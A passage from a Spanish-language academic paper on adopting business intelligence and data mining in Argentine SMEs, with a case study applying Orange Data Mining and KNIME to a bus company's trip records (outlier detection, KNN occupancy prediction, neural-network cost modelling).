económica y mundial. Para poder sobrevivir, deben ser capaces de monitorear sus negocios y utilizar todos los recursos de manera eficiente, especialmente la información [14].

A pesar de todas las ventajas que significa contar con BI, sin importar el tamaño, todavía existen algunas organizaciones que no la han implementado, debido a que:

- Tienen miedo de salir de la zona de confort.
- Tienen prejuicio por las nuevas tecnologías.
- Requiere de recursos económicos extras para su implementación.
- Hay desconocimiento de las técnicas y tecnologías disponibles para llevar a cabo un proyecto empresarial con BI.
- Piensan que sólo está dirigido a grandes empresas.
- Piensan que no lo necesitan.

En otras ocasiones, y fundamentalmente cuando la organización no presenta una cultura digital, sucede que al comenzar con su implementación se genera un gran caos. Esto puede deberse a que manifiestan:

- Gran cantidad de información cruzada.
- Gran cúmulo de datos complejos.
- Duplicidad de fuentes y datos que ralentizan los procesos.
- Gran volumen de información “sin valor”.
- Mucho personal implicado en el manejo de gran cantidad de datos.

En estos casos se hace necesario gestionar los datos maestros para poder salir del desconcierto y la desorganización.

Estos factores se ven también reflejados en el trabajo de Clarysabel Tovar [15] donde se llevaron a cabo una serie de encuestas y entrevistas a empleados y empleadores de diversas PyMEs en cuánto conocen de BI y las razones por las que usarían o no estas herramientas.

La posibilidad de contar con herramientas comerciales o de código abierto para llevar a cabo procesos de análisis de datos, minería de datos y visualización en menor o mayor medida, permiten que las organizaciones tengan distintas alternativas, acorde a sus necesidades y a sus posibilidades económicas. Entonces, este escenario resulta altamente favorable para que estas herramientas, también, puedan ser implementadas en pequeñas y medianas empresas.

Tendencias, en Argentina, sobre Herramientas de Minería de Datos e Inversión en Investigación y Desarrollo

El interés por las herramientas de minería de datos tuvo su auge en el año 2004 y luego sufrió un marcado descenso hasta la actualidad en el año 2020. Como se puede apreciar en la “Figura 1”, en la Argentina el interés por distintas alternativas de software libre o comercial se mantiene casi estable desde el año 2007 al 2020.




Figura 1. Interés en herramientas de minería de datos en Argentina, desde 2004 a 2020. Fuente: Elaboración propia, a partir de Google Trends.

Si se enfoca el periodo en los últimos doce meses, en la “Figura 2”, se observa que herramientas comerciales como SAS están en el tope del ranking de búsquedas. Si bien la tendencia en búsqueda de información no fue específica para el área comercial, se pudo evidenciar que este y otro software comercial suelen ser utilizados por grandes corporaciones, ya que el costo de licencia suele ser elevado para pequeñas o medianas empresas. Hay un conjunto de herramientas de software libre fuertemente establecidas en el mundo informático que son desaprovechadas.




Figura 2. Interés en herramientas de minería de datos, en Argentina desde agosto 2019 a agosto 2020. Fuente: Elaboración propia, a partir de Google Trends.

Al igual que BI, muchas PyMEs consideran que estas herramientas de minería de datos son complejas, piensan que no lo necesitan o que no les aporta ventaja competitiva ante sus pares. Otro enfoque puede aplicarse a la inversión

¹ La estratificación por tamaño se realiza en base al volumen de ventas, a partir de la clasificación del año 2018 de la Secretaría de Emprendedores y de la Pequeña y Mediana Empresa (SEPYME).

en investigación y desarrollo (I+D) que contempla fuertemente al software. Según la Dirección Nacional de Información Científica (“Figura 3”), la inversión en Investigación y Desarrollo por parte del sector privado es mucho menor que la inversión pública y no se ve un incremento en estos últimos años [16].




Figura 3. Inversión en I+D en relación al PBI 2015 - 2018, Argentina [16].

Luego, haciendo un análisis de la inversión por tamaño de la organización (“Tabla 1”), se observa el bajo promedio en invertido en I+D en las PyMEs.

Tabla 1. Inversión en I+D en Argentina, en el año 2018, según tamaño de la empresa, en millones de pesos y porcentajes [16].

Tamaño de empresa ¹	Inversión total en I+D		Inversión promedio en I+D por empresa
	Total	%	
Grande	17.057	79%	70,19
Mediana	3.539	16%	9,24
Pequeña	879	4%	2,44
Total	21.475	100%	21,78

Por lo tanto, y según lo evidencian las “Figuras 1, 2, 3”, si bien en Argentina existen políticas de estado [17] que impulsan el uso de tecnologías que potencian y fortalecen el posicionamiento de las PyMEs en el mercado, este tipo de empresas aún no se anima a dar el salto significativo. Aún más preocupante, es el bajo interés en invertir en I+D que pudo identificarse en la **Tabla 1**.

Orange Data Mining y KNIME

En esta sección se analizan dos plataformas similares de código libre. Orange Data Mining y KNIME, ambas de licencia GPL (“Tabla 2”). Se destaca que ambas plataformas pueden ser ejecutadas en los sistemas operativos: Windows, Linux y Mac. Además, tienen características similares tales como:

- Workflow de trabajo: donde se permite a los analistas de datos, analistas de negocios y científicos de datos trabajar directamente con los datos utilizando el flujo de trabajo gráfico del tipo arrastrar y soltar de la paleta de componentes (“Figura 4” y “Figura 5”).
- Widgets: componentes que permiten ser conectados entre sí, lo que simplifica armar redes de trabajo.
- Documentación en línea: ambas plataformas ofrecen documentación, tutoriales, videos y un gran aporte de la comunidad de usuarios.

Tabla 2. Comparativa entre Orange DM, KNIME de código libre y PowerBI, de licencia comercial. Fuente: Elaboración propia.

Nombre	Características	Base de Desarrollo
Orange Data Mining	Plataforma de análisis muy sencilla e intuitiva de aprender. Aporta varios algoritmos de minería y visualización.	No requiere software adicional, puede conectarse a algunos motores de base de datos y archivos como Excel o CSV. Su base de desarrollo es Python.
KNIME	Plataforma de análisis completo. Con un mayor grado de dificultad y complejidad que Orange.	No requiere software adicional, puede conectarse a motores de base de datos, archivos como Excel o CSV y también a herramientas BI como Power BI de Microsoft. Su base de desarrollo es Java.




Figura 4. Workflow de trabajo de Orange Data Mining Versión 3.26, con un ejemplo de widgets interconectados. Fuente: Elaboración propia.












Figura 5. Workflow de trabajo de KNIME Versión 4.1.3, con un ejemplo de widgets interconectados. Fuente: Elaboración propia.

El conjunto de algoritmos, que forman parte de la Inteligencia Artificial (IA) y que proveen ambas herramientas, se divide en dos grandes grupos: algoritmos de aprendizaje supervisado y no supervisado. El primero es el más común y se llama así porque el desarrollador actúa como una guía para enseñar al algoritmo las conclusiones a las que debe llegar, es decir la salida del algoritmo ya es conocida. Es similar a la forma en que un niño podría aprender de un maestro ya que el mismo es entrenado para responder a distintas situaciones. En el aprendizaje no supervisado la idea es que una computadora pueda aprender a identificar procesos y patrones complejos sin un humano para proporcionar orientación a lo largo del camino [18]. No es objetivo del trabajo ahondar en los conceptos de todas las técnicas, sólo se presenta un resumen en la “Tabla 3” [19].

Tabla 3. Técnicas comunes utilizadas en minería de datos [19].

Técnica	Aplicabilidad
<p><i>Clasificación</i></p> 	<p>Técnica comúnmente utilizada para predecir un resultado específico como respuesta / no respuesta, cliente de valor alto / medio / bajo, con probabilidad de comprar / no comprar.</p> <p>Se destacan:</p> <ul style="list-style-type: none"> ● Modelos lineales generalizados (GLM) ● Naive Bayes (Clasificador bayesiano ingenuo) ● Máquinas de vectores de soporte (SVM) ● Árbol de decisión
<p><i>Regresión</i></p> 	<p>Técnica para predecir un resultado numérico continuo, como por ejemplo el valor de una vivienda en el tiempo, las tasas de rendimiento de una inversión.</p> <p>Se destacan:</p> <ul style="list-style-type: none"> ● Modelos lineales generalizados (GLM) ● Máquinas de vectores de soporte (SVM)
<p><i>Importancia del Atributo</i></p> 	<p>Clasifica los atributos según la fuerza de la relación con el atributo objetivo. Por ejemplo, los casos de uso incluyen factores de búsqueda más asociados con clientes que responden a una oferta, o factores más asociados con pacientes sanos.</p> <p>Se destacan:</p> <ul style="list-style-type: none"> ● Minimum Description Length (MDL) (Longitud mínima de la descripción).

<p><i>Detección de Anomalías</i></p> 	<p>Identifica casos inusuales o sospechosos basados en la desviación de la norma. Ejemplos comunes incluyen fraude en la atención médica, fraude en informes de gastos y cumplimiento tributario.</p> <p>Se destacan:</p> <ul style="list-style-type: none"> ● One-Class SVMs (SVM). ● Estimador de covarianza ● Factor de valor atípico local ● Isolation forest (Bosque de aislamiento)
<p><i>Agrup. o Clustering</i></p> 	<p>Es útil para explorar datos y encontrar agrupaciones naturales. Los miembros de un clúster se parecen más entre sí que como miembros de un clúster diferente. Los ejemplos comunes incluyen la búsqueda de nuevos segmentos de clientes y para el descubrimiento de las ciencias de la vida o medicina.</p> <p>Se destacan:</p> <ul style="list-style-type: none"> ● K-Means (K-Medias). ● Orthogonal Partitioning Clustering o Hierarchical Clustering. ● Expectation Maximization (Algoritmo esperanza-maximización)
<p><i>Asociación</i></p> 	<p>Encuentra reglas asociadas con artículos que se producen con frecuencia, utilizados para el análisis de la cesta de la compra, venta cruzada, análisis de causa raíz. Útil para la agrupación de productos, la colocación en la tienda y el análisis de defectos. Por ejemplo, "si un cliente compra una cuchilla y una loción para después del afeitado, hay un 80% de posibilidades de que el cliente compre también crema de afeitado".</p> <p>Se destacan:</p> <ul style="list-style-type: none"> ● A Priori.

<p><i>Selección de característica s y extracción.</i></p> 	<p>Produce nuevos atributos como combinación lineal de atributos existentes. Aplicable para datos de texto, análisis semántico latente, compresión de datos, descomposición y proyección de datos, y reconocimiento de patrones.</p> <p>Se destacan:</p> <ul style="list-style-type: none"> • Factorización de matriz no negativa. • Análisis de componentes principales (PCA). • Descomposición del valor singular (SVD).
<p><i>Redes Neuronales</i></p> 	<p>Conjunto de nodos conocidos como neuronas artificiales que están conectadas y transmiten señales entre sí. Estas señales se transmiten desde la entrada hasta generar una salida. Se usa para entrenar modelos de clasificación más complejos que un simple sí/no.</p> <p>Se destacan:</p> <ul style="list-style-type: none"> • Multi-layer perceptron (MLP) (Perceptrón multicapa)

Caso de estudio en una PyME local



Como caso de estudio se propone una empresa de transporte de la provincia de San Juan, Argentina, clasificada como empresa mediana, cuyos orígenes se remontan desde 1944 como una empresa familiar. Actualmente lleva los movimientos de sus viajes diarios por medio de un sistema de archivos exportables en formato Excel. Quienes están a cargo de tomar las decisiones tienen una ardua tarea al consultar estos extensos archivos y, además, sólo se valen de sus años de experiencia para hacerlo. Si bien cuentan con un afianzado departamento de recursos humanos y una desarrollada área de sistemas, cuando el grupo de investigación realizó la entrevista, desde la empresa revelaron desconocer las bondades de implementar inteligencia de negocios y minar los datos. Así mismo, cuando se les explicó en qué consistía la temática, ellos argumentaron que no contaban con las capacidades financieras y tecnológicas para su implementación, reforzando lo planteado en [12]. Por lo tanto, a través de este trabajo de investigación se pretende señalar los beneficios asociados al implementar herramientas de minería de datos en PyMEs.

Como fuente de información desde su sistema se exportó un archivo Excel que consideraba registros desde noviembre de 2019 a febrero de 2020. Se identificaron cinco dimensiones: viajes, movilidades, personal, usuarios y categorías. Para la dimensión viajes se identificaron las variables: salida del servicio, nro. de comprobante, ciclo, gastos del ciclo, gastos asociados, viático, responsable, temporada, tipo de servicio, recorrido, plataformas, ocupación en origen, ocupación posterior, ocupación total, estado, caja, importe y, fecha y hora de salida del importe. Para la dimensión movilidades se identificaron: nro. de colectivo, capacidad y descripción. Para la dimensión personal se identificaron: id. de empleado, nombre, apellido y categoría. Para la dimensión categorías se identificaron: id. de categoría, descripción, antigüedad y sueldo básico. Por último, para la dimensión usuarios del sistema se identificaron: id. de usuario, nombre, apellido y categoría.

Lectura de datos

El ingreso de los datos al workflow de trabajo se realizó a través del widget “Origen de Datos”. Orange Data Mining y KNIME permiten ingresar las tablas directamente por archivos Excel o CSV (“Tabla 4”).

Tabla 4. Lectura de datos en Orange DM y KNIME.
Fuente: Elaboración propia.

<p>Orange</p>  <p>File</p>	<p>En Orange directamente se lee el archivo Excel que contiene la planilla de datos. Se caracteriza el tipo de campo en “datetime”, “categorical”, “numeric” o “text”. Además, es posible indicar el rol del atributo en “variable de entrada” o “target u objetivo”.</p>
<p>KNIME</p> 	<p>En KNIME directamente se lee el archivo Excel que contiene la planilla de datos. No es automático, el usuario debe ejecutar el componente para que esté disponible.</p>

Exploración de los datos

La exploración de los datos permite un análisis estadístico y una visualización. En Orange, a través del widget “Feature Statistics” conectando al origen de datos, se puede extraer información en forma inmediata.

Por ejemplo, en la “Figura 6”, el campo “Fecha y hora de Salida de Dinero” tiene un valor outlier, o fuera de rango, la dispersión es de 19 años, y el valor mínimo corresponde al año 2000. Esto da indicios de que puede tratarse de un

error en el ingreso de datos. El analista, entonces, ya puede saber si tiene que limpiar la tabla origen.




Figura 6. Visualización de Feature Statistics Orange. Fuente: Elaboración propia

KNIME ofrece widgets similares para visualizar datos. Por ejemplo “Bar Char” permite crear un diagrama de barras directamente del widget XLS que lee los datos origen. En la “Figura 7” se demuestra que para la variable “Dia de Salida” los miércoles es el día de mayor salida de servicios.




Figura 7. Visualización de estadísticas en KNIME. Fuente: Elaboración propia.

En otro análisis, realizado con Orange (Figura 8”), el atributo Plataforma tuvo un faltante de datos de un 8%. Además, se identificó que se podría prescindir, para futuros análisis, del atributo “Estado” ya que solo tiene un solo valor.



Figura 8. Visualización en Orange de Feature Statistics. Fuente: Elaboración propia.

También, se pudo crear un nuevo conjunto de variables, que fueron calculadas en base a las que ya se disponían. En la “Figura 9”, se utilizó el widget “Feature Constructor” de Orange para generar otras variables. En la “Figura 10” se presenta un ejemplo en KNIME donde se utilizó el widget “Math Formula”.




Figura 9. Creación en Orange de 3 nuevas variables calculadas. Fuente: Elaboración propia.




Figura 10. Creación en KNIME de nueva variable calculada. Fuente: Elaboración propia.

Al crear esta nueva variable se pueden extraer más conclusiones. Por ejemplo, la ocupación promedio de los colectivos rondó el 83% (“Figura 11”).




Figura 11. Visualización de nueva variable calculada. Fuente: Elaboración propia.

Una de las ventajas de los algoritmos de minería de datos no supervisados es la posibilidad de encontrar patrones, pero también anomalías. Es decir, datos que escapan al conjunto normal.

También, se utilizó el widget “Outliers”, de Orange, con el algoritmo “Factor de valor atípico local” para obtener la densidad local de los vecinos k más cercanos (“Figura 12”).




Figura 12. Resultado algoritmo Factor Valor Atípico. Fuente: Elaboración propia.

Según este algoritmo se identificaron tres valores atípicos. Analizando el ciclo “ASJ/999 07/17” se identificaron dos outliers. Uno de los outliers correspondía a un valor mal escrito “contrado”, que debería ser “contratado”. Además, el ciclo SLS/RET fue detectado como outlier porque es el único registro que existe de ese ciclo en todo el conjunto de datos. Con este sencillo algoritmo se puede “purificar” el conjunto de datos y detectar fallas en el ingreso de datos.

Orange, al igual que muchas herramientas de minería de datos, también provee un conjunto de algoritmos supervisados para realizar algún tipo de pronóstico o predicción. Se puede por ejemplo estimar el comportamiento de la ocupación del colectivo. En este caso utilizamos “Select Columns” para indicarle al modelo cómo debe entrenarse, es decir qué variables utilizar como entrada y cuál como su objetivo (“Figura 13”).




Figura 13. Selección de variables de entrada y objetivo, en Orange Data Mining. Fuente: Elaboración propia.

El widget KNN de Orange usa el algoritmo k vecinos más cercanos. Es un método de clasificación supervisada que sirve para estimar la función de densidad de las predictoras por cada clase. Es decir, busca k ejemplos de entrenamiento más cercanos en el espacio de características y usa su promedio como predicción. Este es uno de varios modelos que se pueden utilizar en el aplicativo.

El resultado luego de aplicar un conjunto de datos test o de predicción es el que se observa en la “Figura 14”. Por ejemplo, KNN, estableció que los días viernes para el servicio de semi se espera una alta ocupación y que los jueves será de baja ocupación para el ciclo SJU/TUC.

kNN	Num Escenario	Dia Semana	Ciclo	Descripción	Tipo de Servicio
81.786	13	viernes	SJU/TUC 05:45/21:45	semi	normal
78.450	6	viernes	SJU/TUC 05:45/21:45	cama/semi	normal
80.046	10	martes	SJU/TUC 05:45/21:45	semi	normal
74.826	3	martes	SJU/TUC 05:45/21:45	cama/semi	normal
77.439	7	sábado	SJU/TUC 05:45/21:45	cama/semi	normal
78.937	14	sábado	SJU/TUC 05:45/21:45	semi	normal
73.151	9	lunes	SJU/TUC 05:45/21:45	semi	normal
82.209	2	lunes	SJU/TUC 05:45/21:45	cama/semi	normal
73.441	8	domingo	SJU/TUC 05:45/21:45	semi	normal
80.318	11	miércoles	SJU/TUC 05:45/21:45	semi	normal
76.224	4	miércoles	SJU/TUC 05:45/21:45	cama/semi	normal
78.236	1	domingo	SJU/TUC 05:45/21:45	cama/semi	normal
72.143	12	jueves	SJU/TUC 05:45/21:45	semi	normal
66.944	5	jueves	SJU/TUC 05:45/21:45	cama/semi	normal

Figura 14. Resultado del algoritmo KNN Orange. Fuente: Elaboración propia.

Con KNIME también se pueden aplicar algoritmos de aprendizaje supervisado. Se puede entrenar un modelo RProp MLP, que es un tipo de Redes Neuronales [20]. En la “Figura 15” se presenta un ejemplo donde fue entrenada la red con variables como viáticos, costo servicio, costo de roturas, entre otros, para que pronostique luego que servicios, en base a su recorrido y salida, son los más costosos.




Figura 15. Entrenamiento y Prueba Red MLP RProp con KNIME. Fuente: Elaboración propia.

El resultado, como se muestra en la “Figura 16”, demuestra que el gasto los días lunes para el recorrido SJU/TUC y con el servicio semi puede ser mayor que el día sábado. Esto es correcto, ya que los viáticos pueden ser mayores los fines de semana para los choferes.

Row ID	I	Num Es...	S	Dia Se...	S	Ciclo	S	Descrip...	D	Gastos...
Row8		9		lunes		SJU/TUC 05:45/21:45		semi		25,959.877
Row6		7		sábado		SJU/TUC 05:45/21:45		cama/semi		24,185.401
Row13		14		sábado		SJU/TUC 05:45/21:45		semi		23,845.248
Row5		6		viernes		SJU/TUC 05:45/21:45		cama/semi		22,979.931
Row9		10		martes		SJU/TUC 05:45/21:45		semi		22,581.556
Row7		8		domingo		SJU/TUC 05:45/21:45		semi		21,529.724
Row4		5		jueves		SJU/TUC 05:45/21:45		cama/semi		21,035.659
Row12		13		viernes		SJU/TUC 05:45/21:45		semi		19,301.47
Row3		4		miércoles		SJU/TUC 05:45/21:45		cama/semi		18,643.544
Row2		3		martes		SJU/TUC 05:45/21:45		cama/semi		16,596.218
Row1		2		lunes		SJU/TUC 05:45/21:45		cama/semi		16,474.27
Row11		12		jueves		SJU/TUC 05:45/21:45		semi		14,229.383
Row10		11		miércoles		SJU/TUC 05:45/21:45		semi		12,945.995
Row0		1		domingo		SJU/TUC 05:45/21:45		cama/semi		12,202.149

Figura 16. Resultado del modelo RProp MLP KNIME. Fuente: Elaboración propia.

Es fundamental que las empresas entiendan que para aplicar cualquier tipo de analítica de datos es necesario contar con la mayor cantidad y variedad de variables. Por ejemplo, gasto de combustible, eficiencia de las unidades de transporte, costos de reparaciones, estado de rutas, son variables fundamentales si se quiere mejorar el entrenamiento de los modelos. Es decir, que además de contar con una aplicación de visualización y minería de datos, con un analista o científico de datos, los ejecutivos deben tener claro qué información es la que quieren obtener.

Conclusiones

El mercado actual en el cual compiten las empresas es de alta complejidad, requiriendo que se alcancen ventajas competitivas significativas, basadas en información y conocimiento, para así poder no sólo subsistir en el mismo, sino tomar una posición de liderazgo frente a la competencia. Esta realidad pone de manifiesto la necesidad de potenciar a los sistemas de información para ser utilizados en el momento de tomar una decisión, asegurándose que la misma sea la mejor y más adecuada para cada oportunidad. La existencia de BI, BA, herramientas de minería de datos, analítica y visualización, aporta a esta potencialidad, permitiendo a las empresas conocer, con alta precisión, su estado actual y, en base a la información presentada, predecir futuros comportamientos del mercado y llevar a cabo acciones proactivas.

Por otra parte, gracias a las pruebas realizadas con el software Orange y KNIME, se pudo evidenciar que las herramientas para visualizar y minar datos se encuentran al alcance de las PyMEs. No requieren de una gran y compleja infraestructura y/o de recursos para funcionar correctamente. Además, al tratarse de software libre, no se presenta como una alternativa inalcanzable. Sin embargo, en el caso de las PyMEs que no cuentan de antemano con software de este tipo, será necesaria la capacitación y participación de un analista que conozca o tenga experiencia en minería de datos, y así poder descubrir información valiosa para la empresa que pueda encontrarse “oculta” o implícita en distintos tipos de archivos. Si el software que se decide usar es KNIME, esta capacitación debe ser más intensa, debido a que es algo más más compleja que Orange. Otra bondad de estas herramientas es la retroalimentación que pueden realizar a los sistemas de información empresariales, demostrando y aportando conocimiento para tomar decisiones basadas en información certera.

Como trabajos a futuro, se espera probar las herramientas presentadas en este trabajo y otras, en PyMEs de diferentes rubros. Las aplicaciones, sean comerciales o de código libre (open source), serán analizadas para determinar su potencialidad en PyMEs y para realizar una comparación entre las mismas, ya sea en términos de los distintos algoritmos de aprendizaje automático, sus configuraciones, sus prestaciones, limitaciones, costo computacional, entre otros.

Referencias

- [1] López Benítez, Y. “Business Intelligence. ADGG102PO”. IC Editorial. 1º Edición. Andalucía – España. Vol. 1, 151 pag. Año 2018. ISBN: 978-84-9198-467-2.
- [2] Ahumada Tello, E. y Perusquia Velasco, J. “Inteligencia de negocios: estrategia para el desarrollo de competitividad en empresas de base tecnológica”. SciencDirect, Contaduría y Administración, Vol. 61(1), enero-marzo 2015, Pp. 127-158. <http://dx.doi.org/10.1016/j.cya.2015.09.00>.
- [3] Bell-Friedel, L. “Marine Propulsion & Auxiliary Machinery”. 102 pag. Pp.71-72. Fecha de actualización: 29/10/2017. Fecha de consulta: 20/03/2020. https://issuu.com/rivieramaritimemedia/docs/mp-aug17_text.
- [4] Di Pace, Damián. "Economía del Conocimiento: el gran ganador en pandemia y la clave de la pospandemia", Artículo Diario Ambito Financiero, Fecha de consulta:, 14/08/2020, <https://www.ambito.com/opiniones/economia-del-conocimiento/el-gran-ganador-pandemia-y-la-clave-la-pospandemia-n5125013>.
- [5] Solano, L. E. “Business Intelligence: un balance para su implementación”. InnovaG, Vol. 3. Pp. 27-36. Fecha de actualización: 2019. Fecha de consulta: 20/04/2020. <http://revistas.pucp.edu.pe/index.php/innovag/article/view/19742>.
- [6] Vadell, G. y Auged, A. “La economía digital en el sistema tributario argentino”. Fecha de actualización: 2019. Fecha de consulta: 11/03/2020. <http://www.economicas.uba.ar/wpcontent/uploads/2019/01/EconomiaDigital-en-Argentina.pdf>.
- [7] Rojo, P. (s.f.). “Cómo se benefician las PyMEs de una solución de Business Intelligence”. Fecha de consulta: 18/09/16. <http://dataiq.com.ar/blog/beneficiosbusiness-intelligence-para-pymes/>
- [8] Lantares Solutions. (s.f.). Aplicaciones prácticas del análisis de datos para las PYME. Fecha de consulta: 18/09/16. <http://www.lantares.com/blog/aplicaciones-practicas-del-analisis-de-datos-para-las-pyme>
- [9] Cayón, M. (2015). Cloud Computing, propulsor en la adopción de TI en las pymes. Fecha de consulta: 20/09/16 <http://mundocontact.com/cloudcomputing-propulsor-en-la-adopcion-de-ti-en-las-pymes/>
- [10] Orange. “Data Mining Fruitful and Fun”. Fecha de actualización: 15/08/2020. Fecha de consulta: 15/08/2020. <https://orange.biolab.si/>
- [11] KNIME. “Open for Innovation”. Fecha de actualización: 15/08/2020. Fecha de consulta: 15/08/2020. <https://www.knime.com/>
